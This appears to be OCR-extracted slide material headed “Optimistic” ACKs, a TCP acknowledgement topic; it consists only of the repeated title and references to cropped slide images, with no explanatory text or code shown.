


“Optimistic” ACKs




“Optimistic” ACKs







“Optimistic” ACKs

